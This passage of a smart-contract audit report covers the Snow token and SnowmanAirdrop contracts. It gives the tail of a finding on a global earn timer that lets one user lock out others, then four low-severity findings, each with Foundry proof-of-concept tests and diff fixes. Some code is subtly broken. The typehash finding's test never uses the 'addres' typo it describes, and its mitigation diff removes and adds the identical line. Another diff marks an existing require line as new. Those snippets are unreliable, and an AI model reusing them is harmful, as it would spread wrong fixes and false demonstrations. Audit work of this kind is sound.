52 // Confirm only alice, the first caller, actually received SNOW.
53 assertEq(snow.balanceOf(alice), 1);
54 assertEq(snow.balanceOf(bob), 0);
55 assertEq(snow.balanceOf(clara), 0);
56 assertEq(snow.balanceOf(dan), 0);
57 }
```

Run the tests in the terminal:

```
1
2 forge test --mt test_EarnSnowGloballyLocksOutOtherUsers -vvvv
3 forge test --mt test_BuySnowAlsoLocksOutEarnSnowForOthers -vvvv
4 forge test --mt test_TimerIsGlobalNotPerAddress_MultipleUsersSequence -
```

vvvv

If the tests pass the contract is capable of being exploited through DDoS attack.

Recommended Mitigation

Change the earn timer to a per-address mapping. Moving from a single `uint256` to store the timer to a mapping allows for each user to have an individual earn timer, and prevents one user's actions from affecting another's:

```
1
2 - uint256 private s_earnTimer;
3 + mapping(address => uint256) private s_earnTimer;
4
5 function earnSnow() external canFarmSnow {
6 -   if (s_earnTimer != 0 && block.timestamp < (s_earnTimer + 1 weeks))
7 +   if (s_earnTimer[msg.sender] != 0 && block.timestamp < (s_earnTimer[
      msg.sender] + 1 weeks)) {
8       revert S__Timer();
9   }
10  _mint(msg.sender, 1);
11 -   s_earnTimer = block.timestamp;
12 +   s_earnTimer[msg.sender] = block.timestamp;
13 }
14
15 function buySnow(uint256 amount) external payable canFarmSnow {
16   ...
17 -   s_earnTimer = block.timestamp;
18 +   s_earnTimer[msg.sender] = block.timestamp; // only affects the
      caller's own cooldown
19   emit SnowBought(msg.sender, amount);
20 }
```

Low

[L-1] State variables in the `Snow.sol` contracts are not designated as immutable, costing more gas for functions that use the variable

Description

`Snow.sol` contains state variables that are initialized in the constructor, but never change value through setter functions or other function interactions.

In `Snow.sol`:

```
1
2 uint256 public s_buyFee;
3
```

```
4 ...  
5  
6 IERC20 i_weth;
```

Impact

Failing to assign these variables as immutable results in more gas use for users. Immutable variables are stored directly in the contract runtime bytecode as opposed to having to be loaded using an [SLOAD](#) operation.

Proof of Concept

Add the following contracts to `TestSnow.t.sol`:

```
1  
2 contract ImmutableVariableContract {  
3     address public immutable i_weth;  
4  
5     constructor(address _weth) {  
6         i_weth = _weth;  
7     }  
8  
9     function read() external view returns (address) {  
10         return i_weth; // Triggers PUSH (inline bytecode data)  
11     }  
12 }  
13  
14 contract NotImmutableVariableContract {  
15     address public i_weth;  
16  
17     constructor(address _weth) {  
18         i_weth = _weth;  
19     }  
20  
21     function read() external view returns (address) {  
22         return i_weth; // Triggers SLOAD (storage read)  
23     }  
24 }
```

Add the contracts as variables to the `TestSnow` contract:

```
1  
2 ImmutableVariableContract immutableInstance;  
3 NotImmutableVariableContract notImmutableInstance;
```

Initialize the contracts with the same WETH address value in the constructor:

```
1  
2 immutableInstance = new ImmutableVariableContract(address(weth));  
3 notImmutableInstance = new NotImmutableVariableContract(address(weth));
```

Add the following test to the test suite:

```
1
2 function test_compareGasCosts() public view {
3     // 1. Measure Storage read gas
4     uint256 gasBeforeStorage = gasleft();
5     address val1 = notImmutableInstance.read();
6     uint256 gasUsedStorage = gasBeforeStorage - gasleft();
7
8     // 2. Measure Immutable read gas
9     uint256 gasBeforeImmutable = gasleft();
10    address val2 = immutableInstance.read();
11    uint256 gasUsedImmutable = gasBeforeImmutable - gasleft();
12
13    // Keep values in scope to ensure compiler doesn't discard reads
14    vm.assume(val1 == val2);
15
16    // 3. Print out execution gas results
17    console2.log("-----");
18    console2.log("Gas used by STORAGE read: ", gasUsedStorage);
19    console2.log("Gas used by IMMUTABLE read:", gasUsedImmutable);
20    console2.log("Gas saved by using Immutable:", gasUsedStorage -
21                gasUsedImmutable);
22    console2.log("-----");
23
24    // Assert that the storage read cost is higher than the immutable
25    // read
26    assertTrue(gasUsedStorage > gasUsedImmutable, "Storage must use
27                more gas than immutable");
28 }
```

Run the test in the terminal:

```
1
2 forge test --mt test_compareGasCosts -vvvv
```

If the test passes, then the storage variable uses more gas to load.

Recommended Mitigation

Declare the variables as `immutable` to save gas costs:

In `Snow.sol`:

```
1
2 - uint256 public s_buyFee;
3 + uint256 public immutable s_buyFee;
4
5 ...
6
7 - IERC20 i_weth;
8 + IERC20 immutable i_weth;
```

[L-2] Misspelled EIP-712 type signature in MESSAGE_TYPEHASH breaks compatibility with spec-compliant off-chain signing tools

Description

`SnowmanAirdrop::MESSAGE_TYPEHASH` constant contains a typo, `addres` instead of `address`, in the EIP-712 type string used to compute the struct type hash. EIP-712 typehashes are strict, byte-exact commitments to a type signature: `keccak256` of the exact string produces a completely different hash if even a single character differs. Any wallet, SDK, or frontend library that constructs the typehash correctly per the EIP-712 specification will compute a different typehash than the one hardcoded in this contract, and the resulting signature will fail verification in `_isValidSignature()`.

```
1
2 bytes32 private constant MESSAGE_TYPEHASH = keccak256("SnowmanClaim(
    addres receiver, uint256 amount)");
```

Compare this to the struct:

```
1
2 struct SnowmanClaim {
3     address receiver;
4     uint256 amount;
5 }
```

Impact

Wallets, SDKs, or any tooling that independently derives the EIP-712 typehash per specification (rather than hardcoding this contract's exact non-standard string) will generate signatures that fail on-chain verification. This directly undermines the usability and interoperability of the claim flow: a user signing via a standards-compliant wallet integration would have their otherwise-valid claim rejected with `SA__InvalidSignature()`, not due to any fault of their own, but because the contract's typehash deviates from spec. Any off-chain integration must be specifically hand-coded to replicate this typo to work at all, which is fragile and easy to break during future maintenance or if the frontend is rebuilt using a standard EIP-712 library/codegen tool.

Proof of Concept

Add the following test to the `TestSnowmanAirdrop.t.sol` test suite:

```
1
2 function test_SpecCompliantTypehashDoesNotMatchContract() public view {
3     // What the contract actually uses (with the typo):
```

```
4     bytes32 contractTypehash = keccak256("SnowmanClaim(address receiver,  
      uint256 amount)");  
5  
6     // What any spec-compliant EIP-712 tool would independently compute  
7     // for the same SnowmanClaim struct, per the EIP-712 canonical  
8     // type-string rules (correct spelling, no space after comma):  
9     bytes32 specCompliantTypehash = keccak256("SnowmanClaim(address  
      receiver,uint256 amount)");  
10  
11     assertTrue(  
12         contractTypehash != specCompliantTypehash,  
13         "Contract typehash unexpectedly matches spec-compliant typehash  
      "  
14     );  
15 }
```

Run the test in the terminal:

```
1  
2 forge test --mt test_SpecCompliantTypehashDoesNotMatchContract -vvvv
```

If the test passes the two hashes are not the same.

Recommended Mitigation

Fix the spelling to match the EIP-712 canonical type string exactly, mirroring the actual `SnowmanClaim struct` definition (correct type name, no space after the comma, per EIP-712 convention):

```
1  
2 - bytes32 private constant MESSAGE_TYPEHASH = keccak256("SnowmanClaim(  
      address receiver,uint256 amount)");  
3 + bytes32 private constant MESSAGE_TYPEHASH = keccak256("SnowmanClaim(  
      address receiver,uint256 amount)");
```

[L-3] Snow::SnowEarned and Snow::FeeCollected events are declared but never emitted

Description

`Snow.sol` declares two events, `SnowEarned` and `FeeCollected`, that are intended to log farming activity and fee collection actions, but neither is ever emitted anywhere in the contract. `earnSnow` silently mints SNOW with no corresponding event, and `collectFee` silently sweeps accumulated WETH and ETH with no corresponding event. This breaks off-chain observability for two of the contract's core state change actions.

```
1  
2 event SnowEarned(address indexed earner, uint256 indexed amount);
```

```
3 event FeeCollected();
```

Neither event appears anywhere else in the file. Compare the two affected functions against `buySnow`, which correctly emits its corresponding event:

```
1
2 function buySnow(uint256 amount) external payable canFarmSnow {
3     ...
4     emit SnowBought(msg.sender, amount); // correctly emitted
5 }
6
7 function earnSnow() external canFarmSnow {
8     if (s_earnTimer != 0 && block.timestamp < (s_earnTimer + 1 weeks))
9     {
10        revert S__Timer();
11    }
12    _mint(msg.sender, 1);
13    s_earnTimer = block.timestamp;
14    // SnowEarned is never emitted here
15 }
16
17 function collectFee() external onlyCollector {
18     uint256 collection = i_weth.balanceOf(address(this));
19     i_weth.transfer(s_collector, collection);
20     (bool collected,) = payable(s_collector).call{value: address(this).
21     balance}("");
22     require(collected, "Fee collection failed!!!");
23     // FeeCollected is never emitted here
24 }
```

Impact

Off-chain infrastructure that depends on event logs like indexers, subgraphs, monitoring dashboards, analytics tooling, or any frontend polling for user activity/history, cannot observe or react to `earnSnow` or `collectFee` calls. This creates a transparency and monitoring gap: SNOW acquired via farming would be invisible to any system tracking SnowBought-style activity logs, and fee collection (a privileged, financially relevant action) would leave no on-chain audit trail beyond the underlying `Transfer` events emitted internally by the token transfers themselves, which lack the semantic context `FeeCollected` that would let observers easily distinguish this action from other transfers.

Proof of Concept

Place the following tests in the `TestSnow.sol` test suite:

```
1
2 function test_EarnSnow_DoesNotEmitSnowEarnedEvent() public {
3     vm.recordLogs();
4
5     vm.prank(alice);
```

```
6     snow.earnSnow();
7
8     Vm.Log[] memory logs = vm.getRecordedLogs();
9
10    bytes32 snowEarnedTopic = keccak256("SnowEarned(address,uint256)");
11    bool found = false;
12    for (uint256 i = 0; i < logs.length; i++) {
13        if (logs[i].topics.length > 0 && logs[i].topics[0] ==
14            snowEarnedTopic) {
15            found = true;
16        }
17    }
18    assertFalse(found, "SnowEarned should not be emitted (confirming
19        the bug) remove this assertion once fixed");
20 }
21 function test_CollectFee_DoesNotEmitFeeCollectedEvent() public {
22     // Fund the contract so collectFee() has something to sweep
23     vm.deal(address(snow), 1 ether);
24
25     vm.recordLogs();
26
27     vm.prank(collector);
28     snow.collectFee();
29
30     Vm.Log[] memory logs = vm.getRecordedLogs();
31
32     bytes32 feeCollectedTopic = keccak256("FeeCollected()");
33     bool found = false;
34     for (uint256 i = 0; i < logs.length; i++) {
35         if (logs[i].topics.length > 0 && logs[i].topics[0] ==
36             feeCollectedTopic) {
37             found = true;
38         }
39     }
40     assertFalse(found, "FeeCollected should not be emitted (confirming
41         the bug) remove this assertion once fixed");
42 }
```

Run the tests in the terminal:

```
1
2 forge test --mt test_EarnSnow_DoesNotEmitSnowEarnedEvent -vvvv
3 forge test --mt test_CollectFee_DoesNotEmitFeeCollectedEvent -vvvv
```

If the test passes, the events were not triggered appropriately.

Recommended Mitigation

Add the missing emit statements to match the existing pattern already established by `buySnow`:

```
1
2 function earnSnow() external canFarmSnow {
3     if (s_earnTimer != 0 && block.timestamp < (s_earnTimer + 1 weeks))
4     {
5         revert S__Timer();
6     }
7     _mint(msg.sender, 1);
8     s_earnTimer = block.timestamp;
9 +   emit SnowEarned(msg.sender, 1);
10 }
11
12 function collectFee() external onlyCollector {
13     uint256 collection = i_weth.balanceOf(address(this));
14     i_weth.transfer(s_collector, collection);
15
16     (bool collected,) = payable(s_collector).call{value: address(this).
17         balance}("");
18 +   require(collected, "Fee collection failed!!!");
19 +   emit FeeCollected();
20 }
```

[L-4] SnowmanAirdrop constructor does not validate `_merkleRoot != bytes32(0)`, risking a permanently non-functional airdrop if misconfigured at deployment

Description

`SnowmanAirdrop`'s constructor validates that `_snow` and `_snowman` are non-zero addresses, but performs no equivalent check on `_merkleRoot`. Since `i_merkleRoot` is immutable, a deployment with an accidentally-zero root cannot be corrected after the fact. Every call to `claimSnowman` would fail `MerkleProof.verify` permanently, requiring a full contract redeployment and migration to recover.

```
1
2 constructor(bytes32 _merkleRoot, address _snow, address _snowman)
3     EIP712("Snowman Airdrop", "1") {
4     if (_snow == address(0)) {
5         revert SA__ZeroAddress();
6     }
7     if (_snowman == address(0)) {
8         revert SA__ZeroAddress();
9     }
10
11     i_merkleRoot = _merkleRoot; // no validation at all
12     i_snow = Snow(_snow);
13     i_snowman = Snowman(_snowman);
14 }
```

```
13 }
```

Impact

A deployment misconfiguration, unset environment variables, or copy-paste errors, all of which are realistic operational risks rather than purely theoretical ones, results in a completely non-functional airdrop contract with no on-chain recovery path. The only remedy would be a full redeployment of `SnowmanAirdrop`.

Proof of Concept

Add the following test to the `TestSnowmanAirdrop.t.sol`:

```
1
2 function test_ZeroMerkleRoot_PermanentlyBricksAllClaims() public {
3     // Deploy with an accidentally-zero root: the constructor accepts
4     // this without complaint.
5     SnowmanAirdrop brokenAirdrop = new SnowmanAirdrop(bytes32(0),
6         address(snow), address(nft));
7
8     assertEq(brokenAirdrop.getMerkleRoot(), bytes32(0), "Constructor
9         accepted a zero root with no revert");
10
11     // Any legitimate claim attempt is now permanently impossible.
12     vm.prank(alice);
13     snow.approve(address(brokenAirdrop), 1);
14
15     bytes32 alDigest = brokenAirdrop.getMessageHash(alice);
16     (uint8 alV, bytes32 alR, bytes32 alS) = vm.sign(alKey, alDigest);
17
18     vm.expectRevert(SnowmanAirdrop.SA__InvalidProof.selector);
19     brokenAirdrop.claimSnowman(alice, AL_PROOF, alV, alR, alS);
20 }
```

Run the test in the terminal:

```
1
2 forge test --mt test_ZeroMerkleRoot_PermanentlyBricksAllClaims -vvvv
```

If the test passes, the vulnerability exists.

Recommended Mitigation

Add a corresponding validation check to the constructor for the merkle root:

```
1
2 + error SA__ZeroMerkleRoot();
3
4 constructor(bytes32 _merkleRoot, address _snow, address _snowman)
5     EIP712("Snowman Airdrop", "1") {
```

```
5 +   if (_merkleRoot == bytes32(0)) {  
6 +       revert SA__ZeroMerkleRoot();  
7 +   }  
8   if (_snow == address(0)) {  
9       revert SA__ZeroAddress();  
10  }  
11  if (_snowman == address(0)) {  
12      revert SA__ZeroAddress();  
13  }  
14  
15      i_merkleRoot = _merkleRoot;  
16      i_snow = Snow(_snow);  
17      i_snowman = Snowman(_snowman);  
18  }
```